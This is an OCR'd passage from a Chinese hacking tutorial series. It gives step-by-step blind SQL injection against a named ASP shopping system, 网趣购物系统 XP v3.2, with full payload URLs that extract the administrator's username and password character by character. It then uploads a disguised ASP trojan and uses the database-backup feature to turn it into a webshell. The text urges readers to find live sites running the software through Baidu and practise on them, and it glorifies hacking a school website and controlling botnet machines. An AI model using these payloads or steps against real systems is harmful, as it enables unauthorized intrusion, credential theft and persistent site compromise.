


图 14

再利用菜鸟学堂中介绍的“小马传大马”的方法，传一个海阳顶端 ASP 木马或者站长助手上去。成功得到 WEBSHELL 以后，别忘了此时网站还不能正常访问呢。用海阳的 ASP 木马编辑文件的功能编辑 inc 目录下的 config.asp，把其中的一句话木马的代码删掉，如图 16。

2、ASCII 逐字解码法的应用——网趣购物系统 XP 版 v3.2 注入漏洞

出现问题的代码在 pingji.asp 页面中，具体的代码我们就不在这里分析了。用百度搜索“网趣购物系统 XP 版”，可以找到很多使用这套系统的网站。在首页随意找一篇文章，得到它的 id，例如 id=325。

①猜解表名

提交：**http://127.0.0.1/wangqu/pingji.asp?id=325 and (select count(*) from admin)<>0**，返回如图 17 所示，说明不存在 admin 表（注意，这里猜解的时候故意使用了另一种猜解语句，其本质与前面教的没有什么区别，下同）。




图 15




图 16




图 17

提交：**http://127.0.0.1/wangqu/pingji.asp?id=325 and (select count(*) from wq_admin)<>0**，返回正常，如图 18，说明存在表 wq_admin。




图 18

②猜解列名

提交：**http://127.0.0.1/wangqu/pingji.asp?id=325 and (select count(admin) from wq_admin)<>0**，返回正常，说明 wq_admin 表中存在 admin 字段，也就是管理员的用户名列。

提交：**http://127.0.0.1/wangqu/pingji.asp?id=325 and (select count(password) from wq_admin)<>0**，返回正常，说明 wq_admin 表中存在 password 字段，也就是管理员的密

码列。

③猜解管理员用户的个数

提交：http://127.0.0.1/wangqu/pingji.asp?id=325 and (select count(*) from wq_admin)=1，返回正常，管理员表中有一条记录也就是有一个管理员的帐号。

④猜解管理员用户名的长度

分别提交：http://127.0.0.1/wangqu/pingji.asp?id=325 and (select len(admin) from wq_admin)>=1、>=2、>=3、>=4、>=5，都返回正常的页面，说明admin列的长度大于等于5；提交到“>=6”时返回错误页面，说明admin列的长度小于6，则得到admin列的长度为5。

⑤猜解管理员用户名

提交：http://127.0.0.1/wangqu/pingji.asp?id=325 and (select count(*) from wq_admin where (asc(mid(admin,1,1))) between 30 and 130)<>0，返回正常，说明admin字段第一位字符的ASCII码值在30和130之间；继续提交：http://127.0.0.1/wangqu/pingji.asp?id=325 and (select count(*) from wq_admin where (asc(mid(admin,1,1))) between 70 and 100)<>0，不断缩小可能的范围。最后提交：http://127.0.0.1/wangqu/pingji.asp?id=325 and (select asc(mid(admin,1,1)) from wq_admin)=97，返回正常，说明管理员用户名第一位的ASCII码的值为97，对应的字符为a。然后变换“Mid(admin,N,1)”中的N得到其它位的字符，进而得到管理员的用户名。例如猜解第二位的相应语句为：http://127.0.0.1/wangqu/pingji.asp?id=325 and (select count(*) from wq_admin where (asc(mid(admin,2,1))) between 30 and 130)<>0。

⑥猜解管理员的密码

按照上面的原理，只要把上面的语句中“Mid(admin,N，1)”中的admin换成password就能得到管理员的密码了。例如猜解密码第一位的ASCII码值的语句为：http://127.0.0.1/wangqu/pingji.asp?id=325 and (select count(*) from wq_admin where (asc(mid(password,1,1))) between 30 and 130)<>0。

⑦登录后台获得webshell

得到用户名和密码后，登录后台http://127.0.0.1/wangqu/admin/login.asp。进入“商品管理”，“添加商品”。点击“插入或修改图片”，如图19。选择一个后缀名改为.jpg的ASP木马上传。上传成功后，点击图19中的“代码”显示“<IMGsrc="/wangqu/webedit/UploadFile/2007226154517386.jpg" border=0>”其中“webedit/UploadFile/2007226154517386.jpg”就是我们图片木马的地址。这里我们的ASP木马是jpg后缀，必须要把它换成asp才能够正确的被运行。用“数据库备份”的功能就可以吧jpg图片弄成asp文件。进入“数据处理”－－“数据备份”，如图20。




图19




图20

备份成功后，访问ASP木马的地址http://127.0.0.1/wangqu/Databackup/poison.asp就能看到可爱的webshell了。

总结：

对于ASP+ACCESS类型的注入漏洞主要是靠猜测和运气，如果遇到一个网络上有公开源代码的系统，我们就可以下载回来查看数据库中的表名和列名，免去猜解表名和列名的过程，省时又省力。学习注入最好的方法就是多多练习，上面的例子网上可以找到很多使用这套程序的网站，可以借助百度来搜索这样的网站，大家回去就好好练习吧。

文章难易度：★★★★
文章阅读点：注入漏洞的原理，如何在asp文件中寻找到注入漏洞

手动注入也精彩－进阶篇（下）

注入漏洞的原理

毒药

我的笔记本电脑中了病毒，似乎连我自己也被电脑病毒感染了，现在还39℃呢！第二台电脑和笔记本没有任何连接，可打开第二台电脑却发现也中病毒了，难道这台电脑的病毒是我传染的？

都说“病从口入”，我只好戴上口罩使用MM的笔记本电脑，这回电脑没有中病毒。我确信自己被电脑病毒感染了，于是跑到医院对医生说：“我被电脑病毒感染了”。结果医生确诊我是精神病疑似病历。不知道有没有电脑病毒传染给人的先例？既然禽流感能够传染给人，那么电脑病毒为什么不能传染给人呢，况且我还要管理那么多的肉鸡！

为了不影响这一期的菜鸟学堂，我只好戴上口罩去上课了。

上一堂课介绍了如何利用注入点手工得到ACCESS数据库的内容，相信大家一定又得到了大把大把的webshell了吧。

“得到了好多呢，还把我们学校的网站给黑了，好多同学都崇拜我呢……”菜菜虫道。

“那么大家想过没有，为什么那样做就能够得到数据库中的内容呢？换句话说就是为什么会出现注入漏洞呢？”

……台下一片沉默。

注入漏洞主要是程序员在编写脚本程序时对特殊字符过滤的不完全而引起的，一个脚本系统中文件众多，开发人员不可能每一个文件或者变量都考虑得十分周全，这样就使得我们有机可乘。

“这句话我们都听了 N 遍了，可还是不明白具体是什么意思，毒药老师就说点简单易懂的吧……”

“毒老师啊，您就发发慈悲，给我们点机会，让我们尝试一下在漏洞里遨游的滋味，让我们也体会体会发现漏洞的快感吧……”

一、Microsoft Office Access 分析 SQL 语句

注入漏洞关键就是对数据库的操作，所以有必要了解正常的 SQL 语句和经过精心构造的 SQL 注入语句的区别。

1. 创建数据表

Microsoft Office Access 在前面已经给大家简单介绍过了，我们先新建一个数据库文件，打开这个数据库文件后，再新建一个数据表，选择“通过输入数据创建表”，在弹出的对话框中添加字段的名字“id”、“name”（通过右键选择“重命名列”把默认的“字段 1”改为想要的字段的名字），如图 1。

